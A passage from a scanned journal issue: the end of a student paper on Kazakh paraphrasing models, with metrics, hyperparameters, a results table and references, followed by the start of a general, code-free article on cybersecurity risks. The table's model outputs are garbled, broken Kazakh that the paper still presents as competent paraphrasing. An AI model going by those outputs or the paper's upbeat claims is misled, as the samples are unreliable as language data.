


Figure 2 - Cosine Similarity between source sentences and model-generated responses from our test set of 100 examples

Cosine Similarity. Cosine similarity measures the cosine of the angle between two vectors in a multidimensional space, making it suitable for textual comparison when texts are represented as frequency

vectors. Text Vectorization: Utilizing TF-IDF, we transformed each text into a vector representation,

highlighting the importance of each word in relation to the overall corpus.

Similarity Calculation: We then calculated the cosine of the angle between the vectors of the original and paraphrased texts.

Figure 2 depicts the cosine similarity between source

sentences and model-generated responses from our test set of 100 examples. The figure illustrates the computed cosine similarities between the vectors of original sentences and their paraphrased counterparts, providing insight into the model's performance in generating responses that align with the semantics of the source sentences.




Figure 3 - Jaccard Similarity between source sentences and model-generated responses from our test set of 100 examples




Figure 4 - Similarity between source sentences and model-generated responses based on FuzzyWuzzy Ratio from our test set of 100 examples

Jaccard Similarity . Jaccard Similarity calculates the ratio of intersection over union for two sets, offering insights into their resemblance. **Word Splitting:** Texts are partitioned into individual word sets. **Similarity Calculation:** Employing the Jaccard formula, we quantified the overlap between the word sets of the original and paraphrased texts. Figure 3 presents the Jaccard Similarity, a measure derived from the ratio of intersection over union for two sets, revealing their likeness. Our approach involves breaking down texts into individual word sets, and using the Jaccard formula, we assess the overlap between the word sets of both the original and paraphrased texts. This method sheds light on the semantic alignment between source and generated texts.

FuzzyWuzzy Similarity . Grounded on the Levenshtein distance, FuzzyWuzzy gauges the edits required to transform one string into another, reflecting their similarity. **Distance Calculation:** We determined the edit distance between the original and paraphrased texts. **Normalization:** The resultant distance was normalized to yield a percentage score, indicative of textual similarity.

Discussion and Results. TA. Model Performance. Model Implied Hyper-parameters for Paraphrasing. For our paraphrasing model, several hyperparameters were meticulously tuned to optimize the quality of the output. Herein, we elucidate the significance of each:

- num_beams (5) - Beam search is an algorithmic optimization used during inference to explore multiple possible output sequences simultaneously and select the best one. num_beams specifies the number of beams or paths that the algorithm will explore concurrently. Increasing the number of beams typically enhances the quality of model outputs at the expense of computational time;

- num_beam_groups (5) - This parameter divides the beams into groups and ensures that each group is diverse from the others. It helps in diversifying the generated outputs. A higher number of beam groups can lead to more diverse paraphrasing outputs;

- num_return_sequences (5) - Specifies the number of sequences or outputs the model should return for every input. Helpful in generating multiple paraphrase options for a given input, providing a varied set of alternatives;

- repetition_penalty (10.0) - Penalizes words that are repeated in the generated output. A higher penalty value discourages the model from producing repetitive words or phrases in the paraphrased text;

- diversity_penalty (3.0) - Encourages the production of diverse tokens by adding a penalty for generating similar tokens within the beam groups. Ensures that the returned paraphrases within the beam groups are different from one another;

- no_repeat_ngram_size (2) - This parameter ensures that no n-grams (in this case, 2-grams or bigrams) are repeated in the generated output. Prevents over-repetition of certain word combinations, enhancing the fluency and diversity of the output;

- temperature (0.7) - A scaling factor applied to the logits before softmax during inference. It adjusts the distribution from which tokens are sampled. Higher values increase randomness in token selection, whereas lower values make the model's decisions more deterministic;

- max_length (128) - The maximum number of tokens in the output sequence. Constrains the length of the generated paraphrase, ensuring it doesn't become excessively verbose;

B. Model Trained on rut5-multitask

In our quest to further refine our paraphrasing capabilities, we turned our attention to the 'rut5-multitask' model. Upon training, we subjected the model to evaluation using diverse Kazakh sentences to ascertain its ability to generate appropriate paraphrases.

For a clearer understanding, we present a comparative analysis between the original sentence, the expected (or reference) paraphrased answer, and the output generated by our model. A representative snapshot of our findings is illustrated in Table 1.

It's evident from the results presented in Table 1 that while our model has shown competency in generating paraphrased content, there remains room for improvement. Instances where the model output aligns closely with the original sentence highlight the potential challenges and limitations of the paraphrasing process.

We aim to delve deeper into these results, analyzing instances of accurate paraphrasing against instances of repetition or minor deviations. By dissecting these results, we hope to shed light on areas of potential enhancement and avenues for future research.

Amidst the diverse range of model variations subjected to training on all four tokenizers, it is noteworthy that the obtained results demonstrated a remarkable consistency under identical hyperparameter configurations. Notwithstanding, a notable exception emerged with the humarin [5] tokenizer. This particular tokenizer, uniquely configuring both models for

English text generation, underscored the nuanced behavior and output. impact that tokenization choices can exert on model

Table 1- Comparative analysis of original sentences, reference paraphrases, and model outputs

Source	Target	Answer
Консервативтік коммунистер блогы 239 орынға ие болды; Ұлттық кеңеске айналған Демократиялық блокта 125 депутат болды.	Консервативтік коммунистік топта 239 орын болды, ал бұрын Демократиялық блок деп аталатын Ұлттық кеңесте 125 өкіл болды.	Консервативтік коммунистер Мағ блогы 239 орынға ие Үндістанның олды; Ұлттық сарбаздар еңеске аладыайнал Сицилияан Демокра 2011 шы 125 депута әлемде Тапсырыс о әдістерід команда.
Бұл оқиға грузин саясатын түбегейлі өзгертіп, көпшілікті Кеңес өкіметі жалғасқаннан гөрі тәуелсіздік артық деп тұжырымдауға итермеледі.	Осы оқиғаға байланысты Грузияның саясаты радикалдануға ұшырады, бұл көптеген адамдардың тәуелсіздік Кеңес өкіметі кезінде калудан гөрі жақсы нұсқа екеніне сенді.	Бұл оқиға грузин әлемде түбегейлі өзгәнгтіп, көпшілскңізбен Кеңес аборигендеркімет Қайсы жалғдінсқанна ала ретіндеөрі аладытәуелсіздік тұжырымдауғ жасай.
14 сәуірде Горбачев Джумбер Патишвилиді Грузия Коммунистік партиясының бірінші хатшысы қызметінен алып, оның орнына Грузияның бұрынғы КГБ басшысы Гиви Гумбаридземен бірге 14 сәуірде.	Горбачев орнына келді. Джумбер Патишвили Грузия Коммунистік партиясының бірінші хатшысы ретінде Грузияның бұрынғы КГБ басшысы Гиви Гумбаридземен бірге 14 сәуірде.	Сәуірде Горбачев Джумбер Патишвилиді биіктік рузия Коммунистік парт қайсысыясының ханіншысы- қызмет Қайсын алып, он артық қайған сәттіна саласындаршыз бөртпеян.

The apex of our outcomes materialized through the utilization of the final tokenizer, as explicated in the narrative of this study. The intrinsic congruence observed in the results across models sharing identical datasets further emphasizes the reproducibility and stability of our findings. Such uniformity not only substantiates the reliability of our approach but also suggests the intrinsic characteristics of the chosen tokenizer and dataset interplay significantly in shaping model performance.

In the broader context of machine learning model training, our exploration of machine translation techniques revealed nuanced considerations. The endeavor to transpose an English dataset into Kazakh, while not deemed an optimally effective strategy for model training, was recognized as a pragmatic recourse in the face of a paucity of substantial, high-quality Kazakh datasets. It is crucial to underscore that the appropriateness of such translation methodologies is contingent upon the nature of the target domain. In scenarios characterized by the mundane and commonplace, the use of translation services like Yandex/Google Translate introduces minimal distortions. However, within specialized domains such as medicine, scientific discourse, and politics, the imperative for reliance solely on manually translated datasets becomes apparent, acknowledging

the intricacies and specificities inherent to these domains.

Computational resources and the diversity of existing models emerge not as deterministic factors but rather as moderating influences. Their impact is contingent upon the proficiency and acumen of the model operator. In the absence of a nuanced understanding of the intricacies of less efficient models, misguided impressions and fruitless endeavors may ensue. Practical considerations, encompassing the available time and the uninterrupted continuity of model training operations, should be weighed judiciously. This deliberation, naturally, presupposes a commensurate level of resources akin to those at the disposal of undergraduate students.

The central tenet of our endeavor was to illustrate that models of this nature necessitate adaptation not only to widely spoken languages but can, with concerted efforts, be extended to less popular languages. This endeavor is particularly noteworthy given the context of our study, executed by a group of final-year bachelor students. It underscores the potential democratization of advanced natural language processing (NLP) techniques, emphasizing the importance of accessible avenues for linguistic diversity.

The successful adaptation of such models to less common languages, as demonstrated in our study,

speaks to the viability of these endeavors even within resource-constrained settings. While our study serves as a testament to the feasibility of adaptation by bachelor students, it is crucial to recognize that the process can be further optimized and expanded with the integration of cutting-edge technologies, enhanced computational resources, and the expertise of more qualified and certified practitioners in the field of NLP.

Leveraging specialized technologies and substantial computational power, along with the guidance of seasoned NLP experts or accomplished professionals in the medical domain, this process can be comprehensively realized. The infusion of advanced tools and the expertise of certified NLP professionals can elevate the adaptation of such models to lesser-known languages, ensuring not only linguistic accuracy but also semantic fidelity. This collaborative approach, merging technological capabilities with expert insights, promises a more nuanced and sophisticated integration of advanced language models, thereby expanding their applicability to a broader linguistic spectrum.

In the culmination of our scientific pursuits, the attainment of our primary objective- the construction of a model proficient in sentence paraphrasing- is a testament to the systematic exploration of various models and datasets. Situating our research within the broader narrative of advancing machine learning applications in linguistic tasks, particularly for languages grappling with limited available resources, positions our findings as a meaningful contribution to the evolving landscape of natural language processing.

Conclusion. In conclusion, our research endeavours centred on the development and adaptation of machine learning models for paraphrasing in the Kazakh language. Through a meticulous exploration of various models and datasets, we achieved our primary objective of constructing a model proficient in sentence paraphrasing. Our findings underscore the adaptability of such models to less popular languages, exemplified here by Kazakh, and the potential democratization of advanced natural language processing techniques.

This study, conducted by a group of final-year bachelor students, demonstrates the feasibility of undertaking complex NLP tasks with limited resources. The success achieved in the adaptation of models to the Kazakh language highlights the potential impact of similar endeavors in linguistically diverse contexts.

Moreover, the study emphasizes that while the adaptation of models by bachelor students is feasible, further optimization and scalability can be achieved

with the integration of advanced technologies, increased computational resources, and the guidance of more experienced NLP experts. This collaborative approach holds promise for enhancing linguistic accuracy and semantic fidelity in the adaptation of machine learning models to lesser-known languages.

Our study has delved into the realm of machine learning for paraphrasing in the Kazakh language, employing two semi-automatic translation algorithms- QPP and chat_gpt_paraphraser_T5. Both models demonstrated commendable performance on the paraphrase task, paving the way for efficient adaptation to various languages beyond English.

The creation of two translated datasets, encompassing 140k sentences and an extensive 6 billion sentences, underpins the adaptability of our approach to datasets of varying scales. This versatility is instrumental in accommodating the linguistic nuances of different languages, a crucial factor in the effectiveness of paraphrasing models.

Our study encapsulates a comprehensive exploration of machine learning for paraphrasing, emphasizing adaptability, linguistic diversity, and methodological rigor. By bridging the gap between English-centric models and lesser-known languages, we contribute to the ongoing evolution of natural language processing technologies, fostering inclusivity and accessibility across diverse linguistic landscapes.

As we transition beyond the English-centric paradigm, the inclusion of two robust paraphrasing models and the translation of datasets from English to Kazakh mark significant strides toward linguistic inclusivity. The adaptation of models and datasets for lesser-known languages aligns with the broader narrative of democratizing advanced natural language processing technologies.

To gauge the unique generation capability of our models, we employed four evaluation metrics, providing a multifaceted assessment of paraphrased outputs. This methodological rigor enhances the reliability of our findings and contributes to the robustness of our study.

Looking forward, others future research could delve into refining the adaptation process, exploring more extensive datasets, and investigating the specific challenges posed by languages with intricate linguistic structures. Additionally, the integration of domain-specific expertise, such as medical or scientific knowledge, could further enhance the performance of paraphrasing models in specialized contexts.

In essence, our study contributes to the broader discourse on the applicability of machine learning models in linguistic tasks for languages with limited resources. It opens avenues for further research, encouraging the exploration of innovative solutions and collaborative efforts in advancing the accessibility and effectiveness of natural language processing technologies across diverse linguistic landscapes.

References

1. Thompson, B., & Post, M. (2020). Automatic machine translation evaluation in many languages via zero-shot paraphrasing. In Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing (EMNLP).- pp. 90-121. <https://doi.org/10.18653/v1/2020.emnlp-main.8>
2. Yelibayeva, G., Sharipbay, A., Mukanova, A., & Razakhova, B. (2020, September). Applied ontology for the automatic classification of simple sentences of the Kazakh language. In 2020 5th International Conference on Computer Science and Engineering (UBMK) .- pp. 13-18.- IEEE.
3. Yerimbetova, A., Tussupova, M., Sambetbayeva, M., Turdalyuly, M., & Sakenov, B. Grammatical categories determination for Turkish and Kazakh languages based on machine learning algorithms and fulfilling dictionaries of link grammar parser.- Eastern-European Journal of Enterprise Technologies.- 2021.-Vol. 5(2). - pp. 113.
4. Lu, X.-Q., Ren, F., Huang, Z.-D., & Yao, T.-S. Sentence similarity model and the most similar sentence search algorithm. Dongbei Daxue Xuebao.-Journal of Northeastern University.-2003.- Vol. 24(6).- pp. 531-534. - Retrieved from https://www.researchgate.net/publication/289662239_Sentence_similarity_model_and_the_most_similar_sentence_search_algorithm
5. Leippold, M. Sentiment spin: Attacking financial sentiment with GPT-3. Finance Research Letters. - 2023.- Vol.55.- Article 103957. <https://doi.org/10.1016/j.frl.2023.103957>
6. Kamanur, U., Sharipbay, A., Altenbek, G., Bekmanova, G., & Zhetkenbay, L. (2016, October). Investigation and use of methods for defining the extends of similarity of Kazakh language sentences. In Proceedings of the China National Conference on Chinese Computational Linguistics International Symposium on Natural Language Processing Based on Naturally Annotated Big Data/ - 2016, October.- pp.14 - 17.https://doi.org/10.1007/978-3-319-47674-2_14
7. Yerimbetova, A. S., Sagnayeva, S. K., Murzin, F. A., & Tussupov, J. A. Creation of tools and algorithms for assessing the relevance of documents. -2018 3rd Russian-Pacific Conference on Computer Technology and Applications (RPC). <https://doi.org/10.1109/rpc.2018.8482202>
8. Zhabayev, T., & Tukeyev, U. Development of technology for summarization of Kazakh text. International Journal of Advanced Computer Science and Applications.- 2021.-Vol. 12(9). -pp.11-116.
9. Ayazbayev, D., Bogdanchikov, A., Orynbekova, K., & Varlamis, I. Defining semantically close words of Kazakh language with distributed system Apache Spark. Big Data and Cognitive Computing.- 2023.-Vol. 7 (4). - pp. 2 - 13.
10. Tolegen, G., Toleu, A., Mussabayev, R., Zhumazhanov, B., & Ziyatbekova, G. Generative Pre-Trained Transformer for Kazakh text generation tasks. In 2023 19th International Asian School-Seminar on Optimization Problems of Complex Systems (OPCS).- 2023, August - pp. 1-5. IEEE.
11. Zura, D., & Doyle, W. J. A grammar of Kazakh. Durham: Duke University, Duke Center for Slavic.- Eurasian, and East European Studies.- 2018. - 69 p.
12. Kasekeyeva, A. B., Batura, T. V., Efimova, L. V., Murzin, F. A., Tussupov, J. A., Yerimbetova, A. S., & Doshtayev, K. Zh. (2020). Link grammar and formal analysis of paraphrased sentences in a natural language. Journal of Theoretical and Applied Information Technology.- 2020.- Vol. 98(10). - pp. 1724-1736. <http://www.jatit.org/volumes/Vol98No10/10Vol98No10.pdf>
13. Sizykh, O. V., Zhelobtsova, S. F., Barashkova, N. N., Burtseva, M. A., & Zhelobtsov, F. F. Problems and literary characters in the world prose of the 20-21st century: I. S. Shmelev, D. Setterfield, Su Tong. Indian Journal of Science and Technology.-2016.- Vol. 9(20).- pp.1-7.

-
14. Gong, S., Li, M., Feng, J., Wu, Z., & Kong, L. (2023). DiffuSeq-v2: Bridging discrete and continuous text spaces for accelerated Seq2Seq diffusion models.- Singapore.-2023.- pp.9868-9875.- arXiv preprint arXiv:2310.05793.
15. Xue, L., Constant, N., Roberts, A., Kale, M., Al-Rfou, R., Siddhant, A., Barua, A., & Raffel, C. - mT5: A massively multilingual pre-trained text-to-text transformer.-2021.- pp.483-498. [10.18653/v1/2021.naacl-main.41](https://arxiv.org/abs/2101.04037)
16. cointegrated. (2021). rut5-base-multitask [Model repository]. Hugging Face Model Hub. Retrieved [15.11.2023], from <https://huggingface.co/cointegrated/rut5-base-multitask>
17. Batura, T. V., Murzin, F. A., Semich, D. F., Sagnayeva, S. K., Tazhibayeva, S. Z., Bakiyev, M. N. Using the link grammar parser in the study of Turkic languages. Eurasian Journal of Mathematical and Computer Applications.- 2016.-Vol.4(2). - pp. 14-22.
<https://doi.org/10.32523/2306-6172-2016-4-2-14-22>
18. CCRs. (n.d.). small-chatgpt-paraphrases-kz [Dataset]. Retrieved from <https://huggingface.co/datasets/CCRs/small-chatgpt-paraphrases-kz>
19. Kudo, T., & Richardson, J. SentencePiece: A simple and language independent subword tokenizer and detokenizer for neural text processing. In Proceedings of the 2018 Conference on Empirical Methods in Natural Language Processing: System Demonstrations Brussels, Belgium: Association for Computational Linguistics.- 2018.- pp. 66-71
20. CCRs. (n.d.). tokenizer_t5_kz [Software]. Hugging Face. Получено с https://huggingface.co/CCRs/tokenizer_t5_kz
21. Pan, X., Chen, Z., & Komachi, M. Query generation using GPT-3 for CLIP-based word sense disambiguation for image retrieval. In Proceedings of the 12th Joint Conference on Lexical and Computational Semantics (StarSEM 2023), co-located with ACL. - Toronto, Canada.- 2023.- pp. 417-422. <https://aclanthology.org/2023.starsem-1.36.pdf>

Information about the authors

Kassenkhan A.M. - doctor Ph.D., Satbayev University, Almaty, Kazakhstan, e-mail: a.kassenkhan@satbayev.university;
Mukazhanov N. K. - doctor Ph.D., associate professor Satbayev University, Almaty, Kazakhstan, e-mail: n.mukazhanov@satbayev.university;
Nuralykyzy S. - senior lecturer, Satbayev University, master of Technical Sciences, Almaty, Kazakhstan, e-mail: s.nuralykyzy@satbayev.university;
Kalpeeva Zh. B. - doctor Ph.D., associate professor, Satbayev University, Almaty, Kazakhstan, e-mail: z.kalpeeva@satbayev.university.

Сведения об авторах

Қасенхан А.М - доктор Ph.D, Satbayev University, Алматы, Қазақстан,
e-mail: a.kassenkhan@satbayev.university;
Мұқажанов Н. К. - доктор Ph.D., асс. профессор Satbayev University, Алматы, Қазақстан,
e-mail: n.mukazhanov@satbayev.university;
Нуралықызы С.- Satbayev University, магистр технических наук, Алматы, Қазақстан,
e-mail: s.nuralykyzy@satbayev.university;
Кальпеева Ж. Б. - доктор Ph.D., ассоциированный профессор, Satbayev University, Алматы, Қазақстан,
e-mail: z.kalpeeva@satbayev.university

METHODOLOGY FOR REDUCING THE RISKS OF CYBERSECURITY BREACHES AND PROTECTING INFORMATION FROM CYBER ATTACKS

R.I. Vakilov

Armed Forces of the Republic of Azerbaijan, Baku, Azerbaijan,
e-mail: rasimvekilov757@gmail.com

The scientific article examines the problems associated with the risks of cybersecurity violations and information protection from cyber attacks. Given the dramatically increased amounts of information transmitted over networks, the number of cyber attacks is simultaneously increasing, with the aim of stealing various kinds of secret and confidential information. At the same time, the role of specialists involved in the development and implementation of information system security technologies has increased.

The article analyzes vulnerabilities in corporate systems and suggests methods for improving encryption protocols for users' personal data. Special attention is paid to the technologies for implementing protection mechanisms at the software development stage.

Keywords: digital technologies, hacker attacks, cybersecurity, network architecture, protection mechanisms.

КИБЕРҚАУІПСІЗДІКТІҢ БҰЗЫЛУ ҚАУПІН АЗАЙТУ ЖӘНЕ АҚПАРАТТЫ КИБЕРШАБУЫЛДАН ҚОРҒАУ ӘДІСТЕМЕСІ

Р.И. Векилов

Әзірбайжан Республикасы Қарулы Күштері Әскери, Баку, Әзірбайжан,
e-mail: rasimvekilov757@gmail.com

Ғылыми мақалада Киберқауіпсіздіктің бұзылу қаупіне және ақпаратты кибершабуылдан қорғауға қатысты мәселелер қарастырылады. Желілер арқылы берілетін ақпараттың күрт өскен көлемін ескере отырып, әртүрлі құпия және құпия ақпаратты ұрлау мақсатында кибершабуылдар саны бір уақытта артып келеді. Сонымен бірге, ақпараттық жүйелерді қорғау технологияларын әзірлеумен және енгізумен айналысатын мамандардың рөлі артты.

Мақалада корпоративтік жүйелердегі осалдықтар талданады және пайдаланушылардың жеке деректерін шифрлау хаттамаларын жетілдіру әдістері ұсынылады. Бағдарламалық қамтамасыз етуді әзірлеу кезеңінде қорғау тетіктерін енгізу технологияларына ерекше назар аударылды.

Түйін сөздер: Сандық технологиялар, хакерлік шабуылдар, киберқауіпсіздік, желі архитектурасы, қорғаныс механизмдері.

МЕТОДОЛОГИЯ СНИЖЕНИЯ РИСКОВ НАРУШЕНИЙ КИБЕРБЕЗОПАСНОСТИ И ЗАЩИТЫ ИНФОРМАЦИИ ОТ КИБЕРАТАК

Векилов Р.И.

ВС Республики Азербайджан, Баку, Азербайджан,
e-mail: rasimvekilov757@gmail.com

В научной статье исследуются проблемы, связанные с рисками нарушений кибербезопасности и защиты информации от кибератак. Учитывая резко возросшие объемы информации, передаваемой по сетям, одновременно увеличивается количество кибератак, с целью хищения различного рода секретной и конфиденциальной информации. Одновременно возросла роль специалистов, занимающихся разработкой и внедрением технологий защиты информационных систем.

В статье анализируются уязвимости в корпоративных системах и предлагаются методы совершенствования протоколов шифрования персональных данных пользователей. Особое внимание уделено технологиям внедрения механизмов защиты на этапе разработки программного обеспечения.

Ключевые слова: цифровые технологии, хакерские атаки, кибербезопасность, архитектура сети, механизмы защиты.

Introduction. The development of digital technologies has led to the emergence of a large number of digital threats on the Internet. For example, the theft of users' personal data or hacker attacks on the company's information systems in order to disable them. In response to threats, a field of knowledge has emerged that is engaged in the development and implementation of technologies to protect information systems from them - cybersecurity. Cybersecurity experts study crimes and threats in the digital environment and develop ways to counter them. For example, they are looking for vulnerabilities in corporate systems and improving encryption protocols

for users' personal data.

Materials and methods. According to the forecasts of the service Statista.com The global cybersecurity market will continue to grow and will exceed \$650 billion by 2030 Cybersecurity Goals The main goals of cybersecurity are to ensure the security of networks, devices and software. The objects of protection against cyber threats in global networks include, for example, software and databases of companies, network architecture, websites and applications, smartphones, computers, IoT devices like smartwatches and software for managing them(fig.1).




Figure 1 - Projected statistics of an increase in cyber threats

According to the forecasts of the service Statista.com The global cybersecurity market will continue to grow and will exceed \$650 billion by 2030 Cybersecurity Goals The main goals of cybersecurity are to ensure the security of networks, devices and software. The objects of protection against cyber threats in global networks include, for example, software and databases of companies, network architecture, websites and applications, smartphones, computers, IoT devices like smartwatches and software for managing them [1].

By hacking them, attackers can disable the systems or steal the data that is stored in them. For example, user contacts, bank card numbers, and even health

information. The data can be sold or used for theft or blackmail. For companies, cyberattacks are financial and reputational losses. Criminals can erase customer databases or disclose their personal data on the Internet.

They can steal developments and sell them to competitors, or disable the network architecture and stop the company's work for several days. Cybersecurity specialists implement protection mechanisms at the software development stage and constantly analyze potential vulnerabilities of programs, networks and devices. Protect information Data stored and transmitted on the Internet must be protected from unauthorized access. For example, the

username and password, phone number and address that the user enters when registering on the site should not become available to cybercriminals [2]. Any changes to the data must be authorized by their owner. For

example, only the user can change the information in the user's account. And only its administrator can add or remove information from the company's customer base. Figure 2 shows the percentage of harmful factors.



Figure 2 - Percentage of harmful factors

Despite cyber attacks, the data should remain accessible: the user should not lose access to the account, and the company's support service should not lose access to customer contacts from the database.

Detect threats and respond to incidents Incidents are the actions of cybercriminals that can lead to a violation of information security or the failure of information systems. For example, unauthorized access to databases can reveal confidential information [3]. And a large number of requests to the site exceeding the network bandwidth will block its operation. Incident response includes, for example, resetting passwords of

a suspicious account and restoring a backup copy of the information system after unauthorized data deletion.

Systems can be subject to cyber threats not only because of internal vulnerabilities, but also because of human errors. For example, if an employee of a company connects to corporate software via a public Wi-Fi network, his username and password can be intercepted by intruders. Or if he logs into his personal email from his work computer and clicks on a suspicious link in the email, he will expose the system to the threat of a virus attack. Figure 3 shows methods for identifying information flows.




Figure 3 - Methods for identifying information flows

To reduce the risks of cybersecurity violations by employees, you need to teach them the basics of cybersecurity: talk about possible threats, consequences and ways to avoid them.

How does cybersecurity differ from information security?

Information security protects data that can be stored both digitally and on paper. Information security specialists are fighting against external and internal threats. For example, they prevent the consequences of accidental data changes or system malfunctions due to technical failures [4].

Cybersecurity refers to the protection of digital information only and mainly from threats from outside - from Internet networks.

Results and discussions. Information security is a superset of cybersecurity

In the modern world, digitalization has affected all industries and social spheres, so it is impossible to ensure the security of information without protecting it from cyber threats. Information security and cybersecurity are interrelated and complement each other, so in practice the concepts are sometimes used synonymously. Often in companies, especially in small

ones, both directions are led by one employee [5].

Criteria for assessing the noise immunity of information systems

Noise immunity is understood as the ability of an information system to withstand the harmful effects of interference. As a result of interference, the received message will differ to some extent from the transmitted one. Therefore, noise immunity can be characterized as the degree of compliance of the received message with the transmitted one at a given interference. When comparing several systems, one of them will be more noise-resistant, which, with the same interference, will provide less difference between received and transmitted messages.

The effect of noise is that some symbols in the signal are replaced by others, as a result of which another signal is received instead of the transmitted signal. The noise immunity of the communication system can be most fully characterized by a set of probabilities $\{P_{ik}\}$ that when transmitting the i -th signal, the k -th ($i, k = 1, 2, \dots, N$) will be received; and if we want to set the requirements for the noise immunity of the system, taking into account the value of each of the messages individually, then setting the entire the $\{P_{ik}\}$ matrix is necessary [6].




Figure 4 - Attack trees

